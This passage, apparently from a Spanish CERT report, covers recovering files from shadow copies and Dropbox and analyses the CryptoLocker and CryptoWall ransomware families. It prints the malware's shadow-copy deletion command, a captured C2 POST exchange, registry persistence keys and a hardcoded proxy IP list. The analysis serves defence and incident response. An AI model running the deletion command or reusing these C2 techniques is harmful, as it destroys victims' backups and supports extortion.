


Figura 11. Shadow Explorer

Cabe destacar que los *ransomware* más recientes, conscientes de este mecanismo para recuperar ficheros, implementan funcionalidades para desactivar el VSS y eliminar los puntos de restauración.

6. RESTAURACIÓN DE FICHEROS EN DROPBOX

Es importante destacar que, en el caso de utilizar el cliente de Dropbox para sincronizar determinado directorio con la unidad de almacenamiento en la nube proporcionada por dicho servicio, el mismo es igualmente susceptible de ser infectado por un malware de tipo ransomware. Esto significa que un especimen podría recorrer la unidad montada de Dropbox y cifrar todos sus ficheros. Posteriormente, estos ficheros se sincronizarían con la unidad de almacenamiento online, quedando de esta forma cifrado tanto en local como en la cuenta de Dropbox.

En este caso, Dropbox también permite restaurar una copia de cierto fichero a una versión anterior. Únicamente hay que hacer botón derecho sobre el fichero que se desea restaurar y posteriormente elegir la opción "Versiones anteriores" desde donde se podrá elegir cada uno de los *backups* realizados sobre dicho fichero.




Figura 12. Restauración de ficheros (Dropbox)

Si se gestiona un gran volumen de ficheros en Dropbox, dicho proceso puede resultar un poco engorroso, ya que no existe la opción de restaurar un directorio al completo. En estos casos puede automatizarse el proceso apoyándose en scripts de terceros. Por ejemplo, mediante el script en Python **dropbox-restore** [Ref.-18] es posible especificar el directorio que se desea restaurar así como la fecha de *backup* de cada uno de sus ficheros. Téngase en cuenta que si un fichero no existe en la fecha especificada, el mismo será eliminado. Para utilizar el script es necesario disponer de la API Dropbox para Python. En el siguiente ejemplo se ha hecho uso del gestor de paquetes PIP para su instalación.

```
root@ccn-lab:~/dropbox-restore# python get-pip.py
Requirement already up-to-date: pip in /usr/local/lib/python2.7/dist-packages
Cleaning up...
root@ccn-lab:~/dropbox-restore# pip install dropbox
Downloading/unpacking dropbox
  Downloading dropbox-2.2.0.zip (691kB): 691kB downloaded
  Running setup.py (path:/tmp/pip_build_root/dropbox/setup.py) egg_info for package dropbox

Downloading/unpacking urllib3 (from dropbox)
  Downloading urllib3-1.9.1.tar.gz (171kB): 171kB downloaded
  Running setup.py (path:/tmp/pip_build_root/urllib3/setup.py) egg_info for package urllib3

    warning: no previously-included files matching '*' found under directory 'docs/_build'
Installing collected packages: dropbox, urllib3
  Running setup.py install for dropbox

  Running setup.py install for urllib3

    warning: no previously-included files matching '*' found under directory 'docs/_build'
Successfully installed dropbox urllib3
Cleaning up...
root@ccn-lab:~/dropbox-restore#
```

Figura 13. Dropbox restore script

Posteriormente, para utilizar el *script* únicamente es necesario especificar el directorio así como la fecha de restauración (formato AAAA-MM-DD). Fíjese que el directorio indicado debe ser relativo al directorio utilizado para montar la unidad de Dropbox (en el ejemplo, */root/Dropbox)*.

```
root@ccn-lab:~/Dropbox# python2.7 restore.py Documentos-Backup/ 2014-11-01
1. Go to: https://www.dropbox.com/1/oauth2/authorize?response_type=code&client_id=[redacted]
2. Click "Allow" (you might have to log in first)
3. Copy the authorization code.
Enter the authorization code here: MYKcVG2TmSQAAAAAAAADO5EUIgqZBsqVd
Restoring folder: Documentos-Backup/
/Documentos-Backup/Cuentas 2014 (1).pdf SKIP
/Documentos-Backup/Cuentas 2014-ab.pdf SKIP
/Documentos-Backup/Cuentas 2014.pdf SKIP
/Documentos-Backup/Informe.docx SKIP
```

Figura 14. Dropbox restore script

7. ANÁLISIS DE RANSOMWARE

7.1 CRYPTOLOCKER

Uno de los ransomware más dañinos durante los años 2013/2014 para los sistemas Windows XP, Windows Vista, Windows 7, y Windows 8 ha sido **CryptoLocker.** Sus primeras variantes se identificaron en Septiembre de 2013 y actualmente sigue contando con nuevas versiones que hacen prácticamente imposible la recuperación de los ficheros cifrados. Para dicho cifrado CryptoLocker utiliza una mezcla de RSA y AES, solicitando un pago al usuario entre 100$ y 300$ por medio de BTC o MoneyPak para la recuperación de los mismos. Si dicho pago se demora más de 72 horas el ransomware amenazará con eliminar la clave privada utilizada para el cifrado de los documentos.

Figura 15. CryptoLocker

La principal vía de entrada utilizada por este especimen se realiza por medio de mensajes de correo que tratan de utilizar la ingeniería social para incitar al usuario a descargar y ejecutar determinado binario. La infección suele producirse por medio de malware conocido como, por ejemplo, Citadel o Zbot. Gran parte de los correos identificados se hacen pasar por compañías como Fedex, UPS o DHS, los cuales adjuntan un fichero ".zip" que contiene un binario con doble extensión (.pdf.exe.). Puesto que de forma predeterminada Windows no muestra las extensiones para los ficheros ".exe", el usuario podría pensar que se trata de un documento PDF legítimo. Para darle mayor credibilidad dicho binario presenta un icono de fichero PDF.

Una vez que CryptoLocker ha sido descargado y ejecutado en el sistema, creará una determinada entrada de registro para asegurar su persistencia en el equipo:




Figura 16. Evidencias registro

Posteriormente intentará conectar [Ref.-19] con el C2 por medio de un DGA (Domain Generation Algorithm) utilizando como "seed" la fecha actual del sistema. Los TLD utilizados para dicho dominios son: .com, .net, .biz, .ru, .org, .co.uk y .info. La comunicación con el C2 se realizará de forma cifrada utilizando RSA; de esta forma se asegura que la conexión se establece con el servidor del atacante (evitando así sinkholing sobre el mismo).




Figura 17. Inyección en svchost.exe

El proceso de cifrado del ransomware comenzará solicitando una clave al C2, el cual devolverá una clave RSA única para dicho equipo.

Posteriormente recorrerá cada una de las unidades montadas (incluidos recursos de red mapeados) buscando determinados tipos de ficheros: .odt, .ods, .odp, .odm, .odc, .odb, .doc, .docx, .docm, .wps, .xls, .xlsx, .xlsm, .xlsb, .xlk, .ppt, .pptx, .pptm, .mdb, .accdb, .pst, .dwg, .dxf, .dxg, .wpd, .rtf, .wb2, .mdf, .dbf, .psd, .pdd, .pdf, .eps, .ai, .indd, .cdr, .jpg, .jpe, .jpg, .dng, .3fr, .arw, .srf, .sr2, .bay, .crw, .cr2, .dcr, .kdc, .erf, .mef, .mrw, .nef, .nrw, .orf, .raf, .raw, .rwl, .rw2, .r3d, .ptx, .pef, .srw, .x3f, .der, .cer, .crt, .pem, .pfx, .p12, .p7b, .p7c.

Cada fichero identificado será cifrado con una clave única de 256 bits utilizando AES. Dicha clave se cifrará con la clave pública recibida desde el C2. Mediante este sistema se garantiza que, para poder recuperar los ficheros, el usuario ha de obtener la clave privada RSA, la cual nunca sale del servidor de control.

Por cada fichero cifrado se añadirá el mismo, a modo de log, dentro de la clave de registro **HKEY_CURRENT_USER\Software\CryptoLocker\Files**. Dicha clave será utilizada por el binario para mostrar al usuario el listado de ficheros que se han visto afectados por el ransomware.

Para más información sobre CryptoLocker se recomienda la lectura de la guía **"CryptoLocker Ransomware Information Guide and FAQ" mantenida por Bleepingcomuter** [Ref.-20].

7.1.1 DESINFECCIÓN / RECUPERACIÓN DE FICHEROS

La recuperación de los ficheros es prácticamente inviable debido a que la clave privada RSA nunca abandona el servidor de control. Se recomienda hacer uso del "Shadow Volumen Copy" tal y como se describió en el punto 5. Es importante indicar que algunas variantes de CryptoLocker tratarán de eliminar también los puntos de restauración del VSS mediante la siguiente orden:

```
"C:\Windows\SYsWOW64\cmd.exe" /C "C:\Windows\Sysnative\vssadmin.exe" Delete Shadows /All /Quiet
```

Cabe destacar que en Junio de 2014, a raíz de la **Operación Tovar** [Ref.-21], responsable de la desarticulación de la infraestructura de Gameover Zeus y CryptoLocker, las compañías FireEye y Fox-It crearon el servicio http://www.decryptcryptolocker.com/ para tratar de ayudar a los usuarios víctimas de este ransomware. Dicho servicio utiliza las claves extraídas de la base de datos interceptada en dicha operación. Para conocer si la víctima puede recuperar sus documentos, únicamente tiene que subir uno de los ficheros cifrados al servicio e indicar su correo electrónico. En el caso de contar con la clave privada correspondiente, recibirá un correo en el que se le especificará dicha clave así como las instrucciones [Ref.-22] a seguir para descifrar el resto de ficheros por medio de la herramienta **Decryptolocker.exe**.




Figura 18. Servicio de recuperación de ficheros (FireEye – FOX IT)

Como se ha descrito anteriormente, la infección de este ransomware suele producirse por medio de otros especímenes conocidos como Citadel o Zbot. Por este motivo se recomienda contar con un AV correctamente actualizado. Asimismo se recomienda el uso de herramientas como **CryptoLocker Prevention Kit, CryptoPrevent o CryptoGuard**, también descritas en el presente informe. Dichas herramientas mitigarían cualquier intento de infección por parte de este especimen.

Para desinfectar el equipo se deben eliminar determinadas entradas de registro, las cuales pueden ser algunas de las siguientes:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run "CryptoLocker"
```

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce "*CryptoLocker"

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run "CryptoLocker_<version_number>"

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce "*CryptoLocker_<version_number"

Fíjese en el uso de asteriscos en las entradas RunOnce para forzar la ejecución del binario en el modo seguro (Safe Mode). Dichas entradas apuntarán a cierto ejecutable con nombre aleatorio dentro de la ruta %AppData% o %LocalAppData%, el cual deberá ser eliminado también. El binario estará marcado como fichero del sistema y oculto, por lo que para su eliminación será necesario quitar ambos atributos previamente.

Figura 19. Eliminación de binario <aleatorio>.exe

Además, CryptoLocker creará dos procesos, los cuales deberán ser finalizados. Para ello se recomienda utilizar la herramienta Process Explorer con la opción "Kill Process Tree" en el proceso principal.




Figura 20. Eliminación de procesos

Nota: ESET escribió una entrada [Ref.-23] en la que se describía una posible evolución de CryptoLocker (CryptoLocker 2.0). Sin embargo, dicha variante escrita en C# es descartada en el propio post debido a las grandes diferencias analizadas respecto a CryptoLocker.

7.2 CRYPTOWALL

Poco tiempo después del cierre de la infraestructura de Gameover Zeus y CryptoLocker mediante la "Operación Tovar", un ransomware similar a CryptoLocker y CryptoDefense (véase en el siguiente punto) dio a conocerse utilizando también correos de *phishing* como vía de infección. Desde el blog de McAffe [Ref.-24] pueden verse algunos ejemplos reales de este tipo de correos en los que se incita al usuario a descargar y ejecutar un determinado fichero dañino.




Figura 21. Phishing CryptoWall

Además de estas campañas de *spam*, se han identificado otras vías de infección de CryptoWall por medio de determinados *exploits* kits (por ejemplo, RIG, Infinity, etc.).

Una vez que CryptoWall es ejecutado comenzará a cifrar gran variedad de ficheros del equipo (documentos, ficheros de texto, código fuente, etc.) utilizando RSA-2048 y solicitando al usuario un pago de 0.86 BTC (500 USD) para la recuperación de los mismos. Dicha cantidad se doblará si dicho pago se demora más de 168 horas. Para la realización del pago, el usuario deberá utilizar un *gateway* Web-to-Tor especificado por el atacante o bien utilizar un cliente TOR.

Una vez que el código dañino es desempaquetado en memoria se inyectará en una instancia del proceso explorer.exe y posteriormente en svchost.exe. Véase la jerarquía de procesos generados por CryptoWall. Puede observarse también la invocación de vssadmin.exe para la eliminación de las Shadow Copies.




Figura 22. Procesos generados por CryptoWall

El especimen utilizará determinadas APIs de **advapi32.dll** (CryptCreateHash, *CryptHashData*, etc.) para calcular un hash MD5 a partir de determinada información del equipo. Dicho hash, servirá para identificar de manera unívoca el equipo comprometido a partir de la versión del S.O, del procesador, nombre del equipo y número de serie del volumen. La comunicación con el C2 se realizará utilizando un algoritmo RC4 para dificultar y eludir sistemas de detección de intrusos. Dicha comunicación se realizará por medio de peticiones POST.

```
POST /wkigpxq8zuno HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
Content-Length: 102
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR
3.0.04506.648; .NET CLR 3.5.21022; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR
2.0.50727)
Host: godblessmikenigga.com
Cache-Control: no-cache

z=f6544740d43872511c5d1ae615a11f5eb266ae6fba37f177519f337e378579fc8b003f6e4e6a24f2d1121e0
424598ea67919HTTP/1.1 200 OK
Date: Tue, 04 Nov 2014 17:22:37 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.4.33
Expires: Sat, 26 Jul 1997 05:00:00 GMT
Last-Modified: Thu, 01 Jan 1970 02:46:40 GMT
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 14
Content-Type: text/html; charset=utf-8
Connection: close

f6540c11df3836
```

Figura 23. Petición POST

El objeto solicitado se corresponde con la clave RC4 utilizada para cifrar el contenido del parámetro POST. El C2 creará un par de claves privada/pública utilizando OpenSSL. La clave pública será remitida al cliente para que comience el cifrado de los ficheros del usuario. Para conocer en detalle las comunicaciones establecidas con el C2 consulte el post de McAffe "**CryptoWall Ransomware Built With RC4 Bricks**" [Ref.-24].

La lista de ficheros cifrados se almacenarán en alguna de las siguientes entradas de registro:

HKEY_CURRENT_USER\Software\<clave aleatoria>\CRYPTLIST

HKEY_CURRENT_USER\Software\<id equipo>\<valor aleatorio>




Figura 24. Listado de ficheros cifrados

Una vez se hayan cifrado los ficheros, se abrirá una instancia de notepad.exe con el contenido DECRYPT_INSTRUCTION.TXT, así como una instancia del navegador mostrando el contenido del fichero DECRYPT_INSTRUCTION.HTML.

"C:\Program Files\Mozilla Firefox\firefox.exe" -osint -url "C:\Documents and Settings\Test\Desktop\DECRYPT_INSTRUCTION.HTML"

En ambos ficheros se explican los pasos que el usuario debe seguir para realizar el pago en BTC.




Figura 25. CryptoWall

7.2.1 CRYPTOWALL 2.0

Tal y como se describe en **Bleepingcomputer** [Ref.-25], en Octubre de 2014 se identificó una versión evolucionada de este *ransomware* bajo el nombre de **CryptoWall 2.0**, en la que se mejoraron los siguientes aspectos:

- La creación de una dirección BTC de pago por cada víctima (a diferencia de su predecesor, en el que una única dirección era compartida por diferentes equipos).
- Creación de pasarelas Web-to-Tor a medida para evitar el *blacklisting* de *gateways* de terceros.
- Borrado seguro de ficheros. En la primera versión de CryptoWall los ficheros originales eran eliminados sin ser sobrescritos posteriormente, lo que hacía posible su recuperación por parte de herramientas forenses [Ref.-26]. La versión 2.0 sobrescribe los ficheros eliminados haciendo prácticamente inviable su recuperación.

7.2.2 CRYPTOWALL 3.0

En Enero de 2015 los analistas de malware advierten de la aparición de una nueva versión de Cryptowall. El nivel de sofisticación de esta tercera versión ha aumentado potencialmente con la introducción de nuevas vías de comunicación con el C2.

El uso de la red anónima **I2P** (Invisible Internet Project) en lugar de TOR supone el cambio más notable. I2P sigue un modelo similar a TOR, la red está compuesta por nodos entre los que fluye la comunicación, sin embargo I2P utiliza un esquema *"inproxy"*, a diferencia de TOR, cuyo modelo es "*outproxy*" ([Ref.-47). El modelo *outproxy* está enfocado a la navegación anónima por redes externas, como Internet. Por el contrario, un esquema *inproxy* sigue el modelo de "VPN puro", donde ninguna entidad externa puede participar en la red sin antes unirse a ella, esta arquitectura es la tradicional de una *darknet*.

Cryptowall 3.0 intenta acceder a múltiples recursos ".i2p", también conocidos como "*eepSites*", para comunicarse con el C2. Las URLs ubicadas en la red I2P con las que este ransomware intentará comunicarse son:

```
proxy1-1-1.i2p
proxy2-2-2.i2p
proxy3-3-3.i2p
proxy4-4-4.i2p
proxy5-5-5.i2p
```

Para lograr esta comunicación, Cryptowall incluye en su interior una lista de *proxies* que harán de pasarela con I2P:

```
91.121.12.127:4141
5.199.165.160:8080
94.247.28.26:2525
194.58.109.158:2525
195.29.106.157:4444
94.247.31.19:8080
194.58.109.137:3435
94.247.28.156:8081
209.148.85.151:8080
```

El binario irá progresivamente comprobando cada una de las direcciones *proxy* anteriores hasta encontrar una funcional. Será en ese momento cuando construirá una petición POST al servidor C2 comunicando la nueva infección.

El proceso funcional de cifrado de esta tercera versión es idéntico a su predecesor. La nueva página de rescate que se presentará al usuario al finalizar el cifrado será similar a la siguiente:

